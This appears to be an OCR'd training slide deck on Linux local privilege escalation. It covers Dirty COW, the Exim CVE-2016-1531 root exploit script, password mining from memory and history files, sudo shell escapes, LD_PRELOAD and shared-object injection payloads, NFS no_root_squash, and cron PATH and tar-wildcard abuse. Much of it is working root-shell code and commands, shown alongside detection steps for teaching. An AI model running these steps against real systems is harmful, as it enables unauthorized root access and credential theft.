
- Will Schroeder (@harmj0y) - PowerUp.ps1


Windows
Local
Privilege
Escalation
Info
Linux

Linux


Kernel
Daemons
Password Mining
Sudo
NFS
Cron
File Permissions


Kernel




https://knowstuffs.wordpress.com/2012/06/11/linux-kernel-and-architecture/

Dirty COW

- Discovered by Phil Oester through examination of a compromised system.
- Publicly released in October 2016 (CVE-2016-5195).
- Exploits a race condition vulnerability.
- The bug has existed since around 2.6.22 (released in 2007).



- https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
- https://www.youtube.com/watch?v=kEsshExn7aE
- https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs




Detection

- Linux_Exploit_Suggester (PenturaLabs)
- linux-exp-suggester (flsf)
- linux-exploit-suggester (mzet-)
- exploit-suggester (pentestmonkey) - Solaris focused.
- Unix-PrivEsc (FuzzySecurity) - aggregated list.
- post/multi/recon/local_exploit_suggester (Metasploit)

Daemons

- Non-interactive background process.
- Common daemons:
  - sshd
  - nfsd
  - apache2
  - exim4
- Usually, privileges are dropped after start up.



Exim

- Open source mail transfer agent.
- Includes an embedded Perl interpreter.
- Exim versions prior 4.86.2 do not properly santise environment variables.
- Requires that perl_startup option is defined in the configuration.
- Bug discovered by Dawid Golunski (CVE-2016-1531)

https://www.exploit-db.com/exploits/39549/

Exploitation

- exploit/unix/local/exim_perl_startup (Metasploit)
- cve-2016-1531.sh (HackerFantastic)

https://www.exploit-db.com/exploits/39535/

```
#!/bin/sh
# CVE-2016-1531 exim <= 4.84-3 local root exploit
# ===============================================
# you can write files as root or force a perl module to
# load by manipulating the perl environment and running
# exim with the "perl_startup" arguement -ps.
#
# e.g.
# [fantastic@localhost tmp]$ ./cve-2016-1531.sh
# [ CVE-2016-1531 local root exploit
# sh-4.3# id
# uid=0(root) gid=1000(fantastic) groups=1000(fantastic)
#
# -- Hacker Fantastic
echo [ CVE-2016-1531 local root exploit
cat > /tmp/root.pm << EOF
package root;
use strict;
use warnings;

system("/bin/sh");
EOF
PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
```

Password Mining

The process of searching for passwords, both encrypted or clear-text, in persistent or volatile storage components of the computer.

- Memory
- Configuration Files
- History
- Logs

Memory

- Credentials can be stored in clear text within the memory space of running application.
- Access to applications memory space is possible when it runs within the same user context.
- May lead to privilege escalation:
  - Password reuse.
  - Leverage from access to different systems.

Exploitation

1. Write the running process memory space to a file.*
2. Search for meaningful data.

* It is possible to search the memory directly thus skipping step 1.

Tools

- GDB

```
gdb -p <pid>
info proc mappings
dump memory <out_file> <start_mem_region] <stop_mem_region>
```

- gcore

```
gcore -o <out_file> <pid>
```

Password Mining

- Memory
- Configuration Files
- History
- Logs

Configuration Files

OpenVPN

- Allows to store credentials for automated authentication process.

https://my.hostvpn.com/knowledgebase/22/Save-Password-in-OpenVPN-for-Automatic-Login.html

Irssi

- Allows to store credentials for automated identification with IRC services.

https://irssi.org/documentation/tips/

General Search

```
grep -RiIn passw / 2>/dev/null
```

Password Mining

- Memory
- Configuration Files
- History
- Logs

History

- Bash provides history functionality that stores user commands.
- .bash_history is created within the interactive users' home directory.

```
cat ~/.bash_history
```

Logs

- Passwords may be stored in logs.
- File permissions could be set incorrectly.
- /var/log/

Sudo

"Sudo (su "do") allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while providing an audit trail of the commands and their arguments."

- Shell Escape Sequences
- Abuse Intended Functionality
- LD_PRELOAD / LD_LIBRARY_PATH

https://www.sudo.ws/

Shell Escape Sequences

- Some programs provide shell escape functionality.
- List allowed commands for the user: `sudo -l`

Vim / vi / man / less / more / GDB / iftop

```
!sh
```

FTP

```
!
```

find

```
find /bin -name nano -exec  /bin/sh \;
```

awk

```
awk 'BEGIN {system("/bin/sh")}'
```

Shell Escape Sequences

Nmap

< 5.35DC1

```
nmap --interactive
!sh
```

http://seclists.org/nmap-announce/2010/7

>= 5.35DC1

```
echo "os.execute('/bin/sh')" > shell.nse
nmap --script=shell.nse
```

Nano

```
nano -s /bin/sh
sh
^T
```

Sudo

- Shell Escape Sequences
- Abuse Intended Functionality
- LD_PRELOAD / LD_LIBRARY_PATH

Abuse Intended Functionality

Apache

The '-f' uses the directives in the file config on startup.

```
apache2 -f <config_file>
```

```
user@debian:~$  sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLL
tVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps misspelled
 or defined by a module not included in the server configuration
user@debian:~$ _
```

Sudo

- Shell Escape Sequences
- Abuse Intended Functionality
- LD_PRELOAD / LD_LIBRARY_PATH

LD_PRELOAD / LD_LIBRARY_PATH

- Environment variables.
- LD_LIBRARY_PATH - A list of directories in which to search for ELF libraries at execution-time.
- LD_PRELOAD - A list of additional, user-specified, ELF shared objects to be loaded before all others.
- These variables are not respected in secure-execution mode.
- Secure-execution mode is activated if:
  - The process's real and effective user IDs differ, or the real and effective group IDs differ.
  - A process with a non-root user ID executed a binary that conferred permitted or effective capabilities.
  - A Linux Security Module turned the mode on.

http://manpages.courier-mta.org/htmlman8/ld.so.8.html

Detection

- Sudo has the ability to preserve environment variables.

```
sudo -l
```

```
user@debian:~$  sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$
```

Exploitation

1. Compile a Shared Object (.so) file.

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
 unsetenv("LD_PRELOAD");
 setgid(0);
 setuid(0);
 system("/bin/bash");
}
```

2. Set LD_PRELOAD to point to the .so file.

3. Execute the program.

```
sudo LD_PRELOAD=<full_path_to_so_file> <program>
```

NFS

- Network File System.
- Allows a system to share file system resources over a network.
- Using client-server architecture.
- The client imports file system resources that were exported by the server.
- Bases its access control to files on the server's file system, on the uid and gid provided by the client (through RPC requests).
- Root squashing - mapping files owned by root (uid 0) to a different id (anonymous or nobody uid).

https://linux.die.net/man/5/exports

Detection

- no_root_squash configuration option turns off root squashing.

```
cat /etc/exports
```

```
user@debian:~$  cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

Exploitation

1. Mount the NFS export to the local Linux system.
2. As root (on local the host), compile an executable and place it in the mounted directory.
3. Set 'suid' permissions to the executable.
4. Run the file on the NFS server.

Tools

- nfsshell (NetDirect)

```
#define NULL 0
int main(){
   setgid(0);
   setuid(0);
   execl("/bin/sh","sh",NULL);
}
```

Cron

- A system daemon which executes desired tasks at preset times.
- Scheduled tasks are stored in a task file using specific syntax.
- Supports both user-level and system-level task files:
  - User-level - /var/spool/cron/crontabs/
  - System-level - /etc/crontab
- Allows tasks to run as differenet users.

https://help.ubuntu.com/community/CronHowto

Cron

- Path
- Wildcards
- File Overwrite

Path

- The $PATH environment variable can be redefined.
- Files found in left-most defined path will take precedence in the search-order.

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

Exploitation

1. Compile a payload file.*
2. Place it in the identified path.
3. Wait for crontab to run the task.

*Optional

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /path/to/file
chmod +x /path/to/file
/tmp/bash -p
```

Cron

- Path
- Wildcards
- File Overwrite

Wildcards

- Bash supports filename expension functionality (globbing).
- The '*' character is regarded as a pattern and matches any string.
- '*' is replaced with an alphabetically sorted list of filenames matching the pattern.

```
user@debian:/tmp$ ls *
backup.tar.gz  useless
user@debian:/tmp$ touch '/tmp/-l'
user@debian:/tmp$ ls *
4 -rw-r--r-- 1 root root 700 May 14 23:34 backup.tar.gz
4 -rw-r--r-- 1 root root  29 May 14 23:34 useless
```

https://www.gnu.org/software/bash/manual/html_node/Filename-Expansion.html#Filename-Expansion
https://www.exploit-db.com/papers/33930/

Exploitation

1. Create a file that can be interpreted as an argument by the task.
2. Wait for Cron to run the task.

GNU Tar

- Has a 'checkpoint' feature.
- Displays progress messages every specific number of records.
- Allows users to define an action that is executed during the checkpoint.

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > runme.sh
touch /writeable/path/used/by/tar/--checkpoint=1
touch /writeable/path/used/by/tar/--checkpoint-action=exec=sh\ runme.sh
```

Cron

- Path
- Wildcards
- File Overwrite

File Overwrite

File system permissions of files that run as tasks can be too permissive.

```
user@debian:/tmp$   cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:/tmp$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13 09:25 /usr/local/bin/overwrite.sh
```

File Permissions

- SUID Binaries
- Startup Scripts
- Configuration Files

SUID Binaries

- Files with permisson of 4XXX.
- Execute with permission level of the file owner.

```
user@debian:~$  ls -al /bin/ping
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
```

- Shared Object Injection
- Symlink
- Environment Variables

Shared Object

- Shared Object files (.so) can be seen as the *nix implementation of the equivalent Windows' Dynamic Link Library (.dll) files.
- Contain reusable routines.
- Expose functions (symbols) via exports table.
- Loaded within the context of an existing process.
- Linking methods:
    1. Implicit linking
    2. Explicit linking

http://rachid.koucha.free.fr/tech_corner/shared_libs_tests.html

```
user@debian:~$ nm -D /lib/libc-2.11.3.so | grep -A5 -B5 sysinfo
0000000000362e00 D sys_siglist
0000000000362e00 D sys_siglist
00000000000d52f0 T syscall
00000000000a9fc0 W sysconf
00000000000d89f0 W sysctl
00000000000d9430 T sysinfo
00000000000d51b0 T syslog
000000000003f570 W system
0000000000032a20 W sysv_signal
00000000000d10e0 W tcdrain
00000000000d1180 T tcflow
```

Detection

- **strace**

```
strace <executable_file> 2>&1 | grep -i -E "open|access|no such file"
```

```
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

Exploitation

1. Compile .so file.
2. Rename and place it in the identified location.

```
include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

https://www.exploit-db.com/papers/37606/

SUID Binaries

- Shared Object Injection
- Symlink
- Environment Variables

Symlink

- Contain a reference to another file or symbolic (soft) link.
- Can reference non-existing files.

```
user@debian:/tmp$ ln -s /etc/shadow my_symlink
user@debian:/tmp$ ln -s /etc/nonexistent my_symlink2
user@debian:/tmp$ ls -l
total 124
-rw-r--r-- 1 root root 114897 May 15 18:37 backup.tar.gz
lrwxrwxrwx 1 user user     11 May 15 18:37 my_symlink -> /etc/shadow
lrwxrwxrwx 1 user user     16 May 15 18:37 my_symlink2 -> /etc/nonexistent
-rw-r--r-- 1 root root     29 May 15 18:37 useless
```

CVE-2016-1247

- Exploits several versions of Nginx on various Linux distributions.
- Leverages off a symlink due to incorrect file permissions.
- Discovered and released by Dawid Golunski (October 2016).

Detection

```
dpkg -l
```

https://www.exploit-db.com/exploits/40768/

```
www-data@debian:/tmp$ cat /etc/logrotate.d/nginx
/var/log/nginx/*.log {
        weekly
        missingok
        rotate 52
        compress
        delaycompress
        notifempty
        create 0640 www-data adm
        sharedscripts
        prerotate
                if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
                        run-parts /etc/logrotate.d/httpd-prerotate; \
                fi \
        endscript
        postrotate
                invoke-rc.d nginx rotate >/dev/null 2>&1
        endscript
}
```

SUID Binaries

- Shared Object Injection
- Symlink
- Environment Variables

Environment Variables

- Memory objects that can be refered to by one or more applications.
- $PATH stores file system paths that are used by the shell (e.g. Bash) to search for executables in respective order of the defined paths.
- system() - Executes a command by calling /bin/sh -c command, and returns after the command has been completed.
- Additional C functions that may use $PATH:
  - popen()
  - execlp()
  - execvp()
  - execvpe()

- https://linux.die.net/man/3/system
- https://linux.die.net/man/3/popen
- https://linux.die.net/man/3/exec

Detection

- Decompile / Disassmble
  - Hopper
  - Binary Ninja
  - IDA Pro
- Strings
- Find all SUID files

```
find / -type f -perm -04000 -ls 2>/dev/null
```

- Find all SGID files

```
find / -type f -perm 02000 -ls 2>/dev/null
```

```
user@debian:/tmp$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
```

Exploitation

1. Compile an executable file.*
2. Rename as required.
3. Place it in a writeable location.
4. Add the location to $PATH such that it precedes all other defined paths.

* can use /bin/bash instead.

Absolute Path

- Is not a mitigating factor.
- Depending on the shell (Bash / Dash), it can still be exploited.
- Bash <4.2-048 could pass to executables functions that are named similar to an absolute path.
- Bash supports a script debugging mode.
- Bash uses the PS4 environment variable to define a prompt for debugging mode.

```
                         BASH PATCH REPORT
                         =================

Bash-Release:    4.2
Patch-ID:        bash42-048

Bug-Reported-by:         Stephane Chazelas <stephane.chazelas@gmail.com>
Bug-Reference-ID:
Bug-Reference-URL:

Bug-Description:

Under certain circumstances, bash will execute user code while processing the
environment for exported function definitions.
```

File Permissions

- SUID Binaries
- Startup Scripts
- Configuration Files

Startup Scripts

- Startup scripts are stored under /etc/init.d
- Executed by the init process depending on the runlevel.
- Traditionally, there are 7 runlevels.

Detection

```
find / -perm -o+w -type f 2>/dev/null | grep -v '/proc\|/dev'
```

```
user@debian:~$ find / -perm -o+w -type f 2>/dev/null | grep -v '/sys\|/proc'
/etc/exports
/etc/init.d/rc.local
/usr/local/bin/overwrite.sh
```

File Permissions

- SUID Binaries
- Startup Scripts
- Configuration Files

Configuration Files

- By convention, configuration files are stored under /etc
- Possible to introduce vulnerabilities via misconfiguration, if file permissions are insecure.

```
user@debian:~$ ls -al /etc/exports
-rw-r--rw- 1 root root 558 May 16 00:07 /etc/exports
user@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

# vulnerable configuration
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

# commented out original configuration
#/tmp *(rw,sync,insecure,no_subtree_check)
```


Windows
Local
Privilege
Escalation
Info
Linux